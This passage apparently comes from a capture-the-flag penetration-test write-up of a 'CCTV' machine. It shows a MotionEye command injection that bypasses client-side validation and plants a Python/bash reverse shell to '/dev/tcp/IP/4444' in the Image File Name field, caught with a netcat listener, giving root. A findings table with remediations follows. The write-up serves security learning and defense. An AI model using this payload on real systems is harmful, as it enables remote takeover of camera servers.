Before manipulating the field, we must first modify a function at JavaScript within the Client-Side section (which mitigates arbitrary values inserted by the user):
Open the browser console (F12) and enter the following line of code:
configUiValid = function() { return true; };
After that, we attempt to establish a Reverse Shell written in Python by inserting the payload into the Image File Name field:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/IP/4444 0>&1\"')").%Y-%m-%d-%H-%M-%SNext, in Capture Mode, select the “Interval Snapshots” option and enter 10 in the “Snapshot Interval” field. The result will look like this:
As the penultimate step, on our computer, we enter listen mode via Netcat on port 4444:
nc -lvnp 4444Finally, click the “Apply” button in the upper-right corner of the drop-down menu to apply the changes.

We now have a bash session as the user root, giving us full control of the CCTV system.
Impact
An attacker with the permissions of a regular user such as admin on ZoneMinder or mark via the SSH service has the following capabilities:
- Unauthorized access and the ability to manipulate real-time video streams from
CCTV.- Ability to execute
scriptsand establish persistent sessions.- Ability to enumerate other systems on the network and perform lateral movement.
An attacker with administrator privileges gains the following capabilities:
- Establish persistence between sessions and control server traffic.
- Ability to manipulate and/or extract data from the database.
- View and exploit information captured through the
CCTV.- Installation of the
backdoorsat the kernel level.
Summary
The CCTV machine exhibited a series of critical vulnerabilities (not all of which are detailed in this write-up), such as the use of default credentials, followed by a SQLi boolean-based and time-based, as well as a lack of Zero Trust policies, and finally a RCE due to an outdated version of a web application. Therefore, the findings, their severity, and guidelines for preventing this type of security breach will be outlined below.
Findings
Default Credentials on
ZoneMinder
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF1 | CWE-1392: Use of Default Credentials | Critical | The ZoneMinder administration panel retains the default credentials, allowing full access to the CCTV management system without additional authentication |
Immediate Measures
- Implement a strong password policy (12–16 characters, special characters, etc.) for all users.
- Implement temporary account locks after multiple failed authentication attempts.
- Force users to change their default credentials after the initial system configuration.
SQLiZoneMinderendpoint
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF2 | CWE-89: Improper Escaping of Special Characters in an SQL Command | Critical | The tid parameter of the device removal endpoint does not properly sanitize the input, allowing Boolean-based and time-based SQL injections, which enable data extraction from the database zm |
Immediate Measures
- Update
ZoneMinderto a version that fixes the vulnerabilityCVE-2024-51482.- Implement a
Web Application Firewallto detect and block SQL injection patterns.- Use parameterized queries instead of directly concatenating parameters into SQL queries.
RCEatMotionEye
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF3 | CWE-78: Improper sanitization of special characters used in an OS command | Critical | The Image File Name field in the Still Images section at MotionEye can bypass client-side validation of JS, allowing command injection into the OS |
Immediate Measures
- Update
MotionEyeto a version that fixes the vulnerability atCVE-2025-60787.- Implement validations
Server-Sidein the fieldImage File Name, avoiding reliance onJSvalidations of the typeClient-Side.- Properly sanitize and escape all user input before using it in the operating system.
Service Running with Excessive Privileges
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF4 | CWE-250: Execution with Unnecessary Privileges | High | The MotionEye service runs with the permissions of the user root, allowing a malicious actor to immediately compromise the machine via a RCE |
Immediate Measures
- Configure the
MotionEyeservice according to the principle of least privilege, running the service under a user account with minimal permissions.- Restrict access to resources strictly essential for each user.
Use of Weak Passwords
| ID | Vulnerability | Threat Level | Description |
|---|---|---|---|
| MF5 | CWE-521: Weak Password Requirements | High | The user admin on ZoneMinder and the user mark on the server are vulnerable to a dictionary attack, allowing them to be cracked in a short amount of time |
Immediate Measures
- Implement a strong password policy (12–16 characters, special characters, etc.) for all users.
- Check passwords against databases of common or leaked passwords before accepting a password.
- Implement multi-factor authentication measures for accounts with elevated privileges.
Related Posts
2026-07-11
2026-05-24
2026-03-25